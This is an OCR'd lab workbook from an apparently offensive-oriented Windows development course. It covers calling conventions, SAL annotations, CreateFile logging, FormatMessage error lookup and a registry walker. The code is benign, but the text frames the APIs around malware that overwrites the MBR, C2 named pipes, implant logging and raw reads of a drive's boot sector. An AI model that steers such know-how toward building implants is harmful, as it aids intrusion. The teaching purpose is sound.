Should this happen to you, you must manually create the `.cpp` file like was done for Lab 1.3. Right click on the Source Files folder in the Solution Explorer window and choose `Add -> New item...`.

Technet24

```
HelperAPIs.h   CallMeMaybe.cpp   HelperAPIs.cpp*
CallMeMaybe                                  (Global Scope)
1   #pragma once
2
3   #include <Windows.h>
4
5   /// <summary>
6   /// ThisIsStdcall is used to demonstrate the standard calling convention. The function
7   /// will return a DWORD
8   /// </summary>
9   /// <param name="dwBestClass">The current best class</param>
10  /// <param name="dwNextClass">The next best class</param>
11  /// <returns>DWORD</returns>
12  DWORD
13  WINAPI
14  ThisIsStdcall(_In_ INT& dwBestClass, _In_ INT& dwNextClass);
15
16  /// <summary>
17  /// ThisIsCdecl is used to demonstrate the c-standard calling convention. The function
18  /// will return a DWORD
19  /// </summary>
20  /// <param name="dwBestClass">The current best class</param>
21  /// <param name="dwNextClass">The next best class</param>
22  /// <returns>DWORD</returns>
23  DWORD
24  CDECL
25  ThisIsCdecl(_In_ INT& dwBestClass, _In_ INT& dwNextClass);
26
```

```
DWORD
CDECL
ThisIsCdecl(_In_ INT& dwBestClass, _In_ INT& dwNextClass);
Create definition of 'ThisIsCdecl' in HelperAPIs.cpp
Copy signature of 'ThisIsCdecl' to clipboard
```

- Visual Studio will create the source code file for you. If it fails for some reason, it will alert you that it failed, but the source code file will still have been created. The data should be in your clipboard, so you can simply copy/paste it into the source code file.
- Repeat this process with the other function in the header file
- Your completed files should resemble the following:

© 2024 Jonathan Reiter

`HelperAPIs.h` **File**

```
#pragma once
#include <Windows.h>
#include <stdio.h>

DWORD
WINAPI
ThisIsStdCall(_In_ PINT BestClass, _In_ PINT NextBestClass);


DWORD
CDECL
ThisIsCdecl(_In_ PINT BestClass, _In_ PINT NextBestClass);


DWORD
__fastcall
ThisIsFastCall(_In_ PINT BestClass, _In_ PINT NextBestClass);
```


Technet24


`HelperAPIs.c` **File**


```c
#include "HelperApis.h"

DWORD
WINAPI
_Use_decl_annotations_
ThisIsStdCall(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}


DWORD
CDECL
_Use_decl_annotations_
ThisIsCdecl(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}


DWORD
__fastcall
_Use_decl_annotations_
ThisIsFastCall(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}
```


© 2024 Jonathan Reiter

Making the main source file

- Create the main source file.





- Add your code to it that calls both of your functions.

Technet24

`main.c` File

```c
//
// main.c
//

#include "HelperAPIs.h"
#include <Shlwapi.h>

// link against the library via code
#pragma comment(lib, "Shlwapi.lib")

#define REQUIRED_ARGC 4

INT wmain(INT argc, PWCHAR argv[], PWCHAR envp[])
{
    // arg check
    if (REQUIRED_ARGC != argc)
    {
        wprintf(L"[USAGE] %s number1 number2 number3\n", argv[0]);
        return ERROR_INVALID_PARAMETER;
    }

    // creating local variables for command line args
    INT CurrentCourse = 0;
    INT NextCourse = 0;
    INT ThirdCourse = 0;

    // win32 api equivalent to atoi()
    StrToIntExW(argv[1], STIF_DEFAULT, &CurrentCourse);
    StrToIntExW(argv[2], STIF_DEFAULT, &NextCourse);
    StrToIntExW(argv[3], STIF_DEFAULT, &ThirdCourse);

    // call the functions
    DWORD Stdcall = ThisIsStdCall(&CurrentCourse, &NextCourse);
    DWORD Cdecl = ThisIsCdecl(&NextCourse, &ThirdCourse);
    DWORD Fcall = ThisIsFastCall(&CurrentCourse, &ThirdCourse);

    // return to main's caller
    return ERROR_SUCCESS;
}
```


© 2024 Jonathan Reiter

Building Solution

- Build the solution from the build menu or the keyboard shortcut `Ctrl+Shift+B`

```
Output
Show output from: Build
1>Generating code
1>Previous IPDB was built with incompatible compiler, fall back to full compilation.
1>All 6 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
1>Finished generating code
1>CallMeMaybe.vcxproj -> C:\670\Labs\Day1-Labs\CallMeMaybe\x64\Release\CallMeMaybe.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Build Location

Depending on your project's settings, Debug/Release x86/x64, the compiled binary, might be in a different folder than what shows in screenshots.

Lab Key Takeaways

- Calling conventions become more important when you are trying to reverse your failing code.
- They are even more important when you are calling functions from pure assembly.

Lab Enhancements

- Create a C++ variant of this lab. What's changed, if anything?
- Create an x64 Release build. What's different?
- Look at some Debug builds of x86 and x64. What's different?

Technet24

Lab 1.5: Safer with SAL

Background

Even though SAL annotations are not very popular in this industry, they still serve as an excellent means for readability when developers new to the project are reading source code for the first time. Microsoft API developers use SAL annotations for every function and its parameters. Why so? The main reason behind this is for that readability. When you are looking at the header files to see how a function was declared, it will be explicitly made clear how each parameter is to be used. Also, when VS is compiling your projects, it is performing source code analysis and with the help of SAL annotations it can detect bad API calls or potential buffer overruns.

Objectives

- Use SAL annotations to make `memcpy` safer.
- Use SAL annotations to make a custom function.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev VM.

1. Launch Visual Studio.
   - Open the `SaferWithSAL` solution file.
   - Of the files that are there, the one of interest is the `utils.h` header file.
2. TODO #1 - use SAL annotations to make the function safer for use
   - Research various SAL v2 annotations to determine what ones should be used that could make `memcpy` not be so vulnerable to buffer overflows.
   - Each parameter should be annotated. The count is optional, though.
   - There is no need to call `memcpy`, the warning should still be generated when the project is built.
3. TODO #2 - create a function that meets the following:
   - Name the function `StealToken`
   - Forces the caller to check the return value
   - Dictates what success is
4. Done
   - SAL annotations are meant for code analysis on builds and static analysis.
   - From your `main()` function body, call the function `StealToken`, but do not assign the return value to a variable, yet.

© 2024 Jonathan Reiter

Part 1

```
StealToken(hTargetProcess);
```

- Upon building, did your call become underlined with anything or generate the following warning?

Warning C6031

warning C6031: Return value ignored: 'StealToken'.

- Now assign the return value to a variable but do not check the value of it.

Part 2

```
auto Ret = StealToken(hTargetProcess);
```

- Upon building, did your call become underlined with anything or generate the following warning?

Warning C28193

warning C28193: 'Ret' holds a value that must be examined.

- Now do a check of the value with something like this:

The final code

```
auto Ret = StealToken(hTargetProcess);
if (ERROR_SUCCESS != Ret) printf("failed to steal the token! \n");
```

- There should no longer be anything that is underlined. You have passed some initial checks of code analysis.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

Technet24

TODO Solutions

TODO #1: First parameter solution

```
_Out_writes_bytes_all_(count) char* dest,
```

TODO #1: Second parameter solution

```
_In_reads_bytes_(count) char* src,
```

TODO #2

```
// TODO #2 - create a function that meets the following:
// name the function StealToken
// forces the caller to check the return value
// dictates what success is
_Must_inspect_result_
_Success_(return == ERROR_SUCCESS)
DWORD
WINAPI
StealToken(
    _In_ HANDLE& hTargetProcess
);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- SAL annotations can make parameters more understandable.
- Annotations can make possible overflows more identifiable.

Lab Enhancements

- Create a new `WINAPI` function that wraps the `VirtualAlloc` function and make it return a `DWORD` value.
- This function should accept two (2) parameters:
  - `_In_ PDWORD dwProtect`
  - `_Inout_ PDWORD dwSize`

© 2024 Jonathan Reiter

- The function itself should have a SAL annotation that forces the caller to check the value being returned.
    - Research the SAL annotation for this.
    - You might see this from time to time calling various Win32 APIs if they notice you are not checking return values.
- Practice by calling your custom API without checking the return value.
    - Does VS have anything to say about it?

Technet24

Lab 1.6: CreateFile

Background

The `CreateFile` API is a great one to use and can be used for a variety of purposes. Not only can it be used to create new files, append data to existing files, and read raw data from compiled binaries, but it can be used to obtain file handles to objects like physical drives of a system, something which is useful for malwarez that are aiming to overwrite the MBR. Furthermore, the API can be used to obtain handles to named pipes. Many popular C2 frameworks today create named pipes for their lateral movement. When you know the name of a named pipe, you can connect to it. A final example use case would be to use `CreateFile` to develop a logging utility so your implant can log messages during its time on a system.

APIs Used

- `CreateFile`
- `WriteFile`
- `CloseHandle`

Objectives

- Become familiar with the API's parameters
- Understand its return value and reasons why it might fail
- Create a log file
- Write a message to the log file
- **Bonus**: Create a logging utility using custom macros

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio in the Dev VM.
    - Open the `CreateFile` solution found in `C:\SEC670\Labs\Day1-Labs\CreateFile`.
    - The source file `CreateFile.cpp` is where the work will be done.
    - There are **TODO** comments that explain what is needed of you to complete the lab.
    - Use MSDN as needed for deeper understanding of the APIs involved.

© 2024 Jonathan Reiter

Pay attention

Please pay attention to how you call CreateFile as there is CreateFileA and CreateFileW. This project is calling CreateFileW.

2. TODO #1
   - Create the name for the log file.
3. TODO #2
   - Call `CreateFile` and store the results in the `hLogFile` variable.
4. TODO #3
   - Call `WriteFile` and store the results in the `errorFlag` variable.
5. Build
   - Get the solution to build and resolve any errors.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Execute the program from the command line and resolve runtime errors, if there are any.
  - Here is sample program output after a successful build for Release mode x64:

CreateFile.exe

```
670LogFile.txt successfully created
Success: all 28 of 28 bytes were written
```

- If you see `CreateFile error: 80`, this means the logfile already exists from a previous run. Simply delete the file, or rename the file name variable, and run the program again.

Technet24

TODO Solutions

TODO #1

- Create the name for the log file.

```
WCHAR logFileName[] = L"670LogFile.txt";
```

TODO #2

- Call `CreateFileW` and store the results in the `hLogFile` variable.

```
hLogFile = CreateFileW(
    logFileName,            // name of the file
    GENERIC_WRITE,          // selecting write mode
    NULL,                   // not going to share
    nullptr,                // default security
    CREATE_NEW,             // only as a new file
    FILE_ATTRIBUTE_NORMAL,  // normal attributes
    HANDLE()                // no template
);
```

TODO #3

- Call `WriteFile` and store the results in the `errorFlag` variable.

```
errorFlag = WriteFile(
    hLogFile,
    sourceBuffer,
    numOfBytesToWrite,
    &numOfBytesWritten,
    nullptr
    );
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

© 2024 Jonathan Reiter

Bonus: Creating a Logging Utility

We can take the basics covered above and create a simple logging utility macro that can be used in future projects. Let's walk through the process by creating a `logger.h` header file on its own that is not a part of this current project or solution. You can effectively close this solution entirely if you are done with the main portion of the lab.

Inside the folder `C:\SEC670\Labs`, create a new folder named `Logging-Utils` and inside this folder, create a new header file named `logger.h`. Open the header file using Visual Studio Code or even VS. Since this is a header file, add the statement `#pragma once` at the very top. Statements like these should always be the first line in header files.

Next, we can create what's called a macro using the `#define` directive. What we want to do with this is create the name of a few macros that will be useful for logging messages to a log file. Let's make three (3) macros, one to make the log file, one to write to it, and another to close the log file. Here is what they will look like.

Custom macros - getting started

```
#define LOGFILE_MAKE(FileName)                  // make your call to CreateFileA here to
make the log file on disk

#define LOGFILE_WRITE(hLogFile, Message)        // make your call to WriteFile here to
append messages

#define LOGFILE_CLOSE(hLogFile)                 // make your call to CloseHandle here when
you are all done with the file handle
```

Here is but one of many ways this could be done. There are many floating around on GitHub that you can look at that are more advanced, but this one is enough to get you started. Feel free to add or take away from this as you'd like.

Technet24

Custom macros - one version

```
#pragma once

//
// here the FileName is coming in as a CStringA type, yours could be a LPCSTR instead
//
#define LOGFILE_MAKE(FileName)       CreateFileA(FileName.GetBuffer(), GENERIC_READ |
GENERIC_WRITE, NULL, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr)
//
// here the Message is coming in as a CStringA type, yours could be a LPCSTR instead
//
#define LOGFILE_WRITE(hLogFile, Message) {  \
                                            BOOL Ret = WriteFile(hLogFile,
Message.GetBuffer(), Message.GetLength(), nullptr, nullptr);   \
                                            if (!Ret) printf("[!] Failed to write to the log
file: error: %d\n", GetLastError());      \
                                          }
//
// all done so clean up the handle
//
#define LOGFILE_CLOSE(hLogFile)      CloseHandle(hLogFile);
```

Lab Key Takeaways

- You will not fully understand APIs until you start using them.
- `CreateFile` can do so much more than simply create a file.
- Error codes can be difficult to interpret if you do not have a way to look up error codes in VS.

Lab Enhancements

- Allow the program to take command line arguments to dictate the name of the logfile.
- Is the `C:` really part of an absolute path or is it perhaps something else?
- The WinObj tool from Sysinternals can be used to explore this further.
  - Start with the `GLOBAL??` on the left-hand side.
- Open a handle to `\\\\.\\C:`
  - You will need to be elevated to do this.
- Read the first 0x200 bytes from the handle.
  - Does the obtained data look familiar?
  - The data is from the first sector of the drive, also known as the boot sector.
  - More info can be found here: https://www.ntfs.com/ntfs-partition-boot-sector.htm.

© 2024 Jonathan Reiter

Lab 1.7: Can'tHandleIt

Background

There can be some moments when your code fails and you are not exactly sure what the error code given actually means. You can search MSDN for the code description, you can use built-in tools that VS offers, or you can code your own and get error code descriptions on the fly as your program executes. The latter is preferred in almost every case. Let's get to it!

APIs Used

- `FormatMessage`
- `LocalFree`

Objectives

- Become familiar with the APIs used in the lab.
- Understand how to look up error codes programmatically.
- **Bonus**: Have your custom error handling function write to your log file.
  - Have it use the macros you created during the `CreateFile` lab.


Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev VM.

1. Launch Visual Studio.
   - Open the `Day1-Bootcamp` solution file.
   - The solution holds several projects, but the one of interest is the `CantHandleIt` project. Expand it.

Technet24



- You will see several source files, but the one where your challenge begins is in the `ErrorApis.cpp` file.

2. TODO #1

- Your main task is in the `ResolveErrorCode()` function.
- There is no need to change the parameters or anything outside of the `TODO` statement.
- Call the ASCII version of the `FormatMessage` function to look up messages from the system.
- Make sure the function does the buffer allocation on your behalf and inserts do not matter.
- The rest of the parameters are for you to figure out using documentation online.

Call your function!

Don't forget to call the `ResolveErrorCode()` function from `main()`.

3. Build

- Build **only** the `CantHandleIt` project and monitor the output window for any build errors.
- Pay attention in the Output window for where the compiled binary was made.

4. Run

- Once you have a successful build, open a CMD prompt and execute your program like so:

A successful run

```
C:\SEC670\Labs\Day1-Bootcamp\Day1-Bootcamp\CantHandleIt\Bin\x64> CantHandleIt.exe

Testing out error code 5...
TEST: Access is denied.
```


© 2024 Jonathan Reiter

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Technet24

TODO Solutions

© 2024 Jonathan Reiter


TODO #1 - ResolveErrorCode()

- Call the ASCII version of the `FormatMessage` function in order to look up messages from the system.
- Make sure the function does the buffer allocation and inserts do not matter.
- The rest of the parameters are for you to figure out using documentation online.

```
#include "ErrorApis.h"

INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
)
{
    LPSTR messageBuffer;

    FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
        nullptr,
        ErrorCode,
        0,
        (LPSTR)&messageBuffer,
        0,
        nullptr
    );

    printf("%s", Message);
    printf("%s\n", messageBuffer);

    LocalFree(messageBuffer);

    return ERROR_SUCCESS;
}
```


- Build ONLY the `CantHandleIt` project.
- Right-click on the `CantHandleIt` project.
- Choose `Build`.

Technet24



- Optionally, you can build the project from the Build menu from the main menu bar at the top of the application.
- Choose `Build`.
- Choose `Build CantHandleIt`.

© 2024 Jonathan Reiter


Build
Debug
Test
Analyze
Tools
Extensions
Window
Build Solution
Ctrl+Shift+B
Rebuild Solution
Clean Solution
Build full program database file for solution
Run Code Analysis on Solution
Alt+F11
Build CantHandleIt
Ctrl+B
Rebuild CantHandleIt
Clean CantHandleIt
Run Code Analysis on CantHandleIt
Project Only
Batch Build...
Configuration Manager...

Technet24

Lab 1.8: RegWalker

Background

The Registry Walker challenge might be the most difficult of the two bootcamps as there is a lot that must be done to build a program that is fully capable of walking a Registry key. If you create a custom function to implement the capabilities, make sure SAL annotations are being used. Here are some functions that will be required for this to work: `RegOpenKeyEx`, `RegCloseKey`, `RegQueryInfoKey`, `RegEnumValue`, and `RegEnumKeyEx`. The bare minimum program will print out the key's name being queried, the number of subkeys (if any), and the number of values (if any).

APIs Used

- `RegEnumKeyExW`
- `RegEnumValueW`
- `RegQueryInfoKeyW`

Objectives

- Create a registry enumeration tool that can query the keys/values specified by the user.
- Understand the APIs used in the lab.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Windows Test VM.

1. Launch Visual Studio.
   - Open the `Day1-Bootcamp` solution file.
   - Open the `RegWalker` project.
   - The project has several files in it, but the work you will be doing will be in `main.cpp` and `Useful.cpp`.
2. TODO #1 - `main.cpp`
   - Obtain a registry key handle and do your own error checking.
3. TODO #2 - `Useful.cpp`
   - Call the proper function to see how many subkeys there are, if any.
   - Do you own error checking or use provided Error APIs.
4. TODO #3a, 3b - `Useful.cpp`
   - 3a - Dump the key's values, if any.

© 2024 Jonathan Reiter

- Enhanced version only
  - 3b - Only dump the values if the user passes the `DumpKeyValues` flag.
  - Call the proper function that will obtain a key's values.


5. TODO #4a, 4b, 4c - `Useful.cpp`
   - Enhanced version only:
     - 4a - If the user passed the DumpKeys flag, then execute the code to loop over the keys.
     - 4b - Loop over the keys until there are not more entries.
     - 4c - Call the proper function to enumerate a key.
6. TODO #5 - `Useful.cpp`
   - Add recursion!
   - If the user passes the recursive flag, set up the code to recurse.
7. Build
   - Build the project and monitor the output window for any build errors.
8. Run
   - Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
   - Open a CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example

Here is an example of executing the final product



Technet24

```
Administrator: Command Promp   Administrator: Windows PowerS
[*] KeyDump: Subkeys: 0, Values: 0
    Printers                                        Last Modified: Wed Oct  6 14:20:07 2021
----------------------------------------------
[*] KeyDump: Subkeys: 3, Values: 3
        DefaultSpoolDirectory           REG_SZ        [   70  B]  C:\Windows\system32\spool\PRINTERS
        ResetDevmodesAttempts           REG_DWORD     [    4  B]  3 [0x3]
        LANGIDOfLastDefaultDevmode      REG_DWORD     [    4  B]  1033 [0x409]
    Fax                                             Last Modified: Fri Dec 31 17:17:20 2021
----------------------------------------------
[*] KeyDump: Subkeys: 4, Values: 34
        ChangeID                        REG_DWORD     [    4  B]  20359 [0x4F87]
        StatusExt                       REG_DWORD     [    4  B]  0 [0x0]
        Status                          REG_DWORD     [    4  B]  384 [0x180]
        Name                            REG_SZ        [    8  B]  Fax
        PerUserName                     REG_SZ        [    2  B]
        Share Name                      REG_SZ        [    2  B]
        Print Processor                 REG_SZ        [   18  B]  winprint
        Datatype                        REG_SZ        [    8  B]  RAW
        Parameters                      REG_SZ        [    2  B]
        Action                          REG_DWORD     [    4  B]  0 [0x0]
        ObjectGUID                      REG_SZ        [    2  B]
        DsKeyUpdate                     REG_DWORD     [    4  B]  0 [0x0]
        DsKeyUpdateForeground           REG_DWORD     [    4  B]  0 [0x0]
        Description                     REG_SZ        [    2  B]
        Printer Driver                  REG_SZ        [   56  B]  Microsoft Shared Fax Driver
        Default DevMode                 REG_DWORD     [ 1196  B]  6357062 [0x610046]
        Priority                        REG_DWORD     [    4  B]  1 [0x1]
        Default Priority                REG_DWORD     [    4  B]  0 [0x0]
        StartTime                       REG_DWORD     [    4  B]  60 [0x3C]
        UntilTime                       REG_DWORD     [    4  B]  60 [0x3C]
```

TODO Solutions

TODO #1 - main.cpp

- Obtain a registry key handle and do your own error checking.

```
LSTATUS Status = RegOpenKeyExW(hRootKey, SubKeyPath, 0, KEY_READ, &hkResult);
if (ERROR_SUCCESS != Status)
{
    return ResolveErrorCode("[!] RegOpenKeyExW: ", GetLastError());
}
```


© 2024 Jonathan Reiter

TODO #2 - useful.cpp

- Call the proper function to see how many subkeys there are, if any.

```
Ret = RegQueryInfoKeyW(
    hKey,                        // hKey
    NULL, NULL, NULL,            // lpClass, lpcchClass, pReserved
    &cSubKeys,                    // lpcSubKeys
    &cbMaxSubKey,                // lpcbMaxSubKeyLen
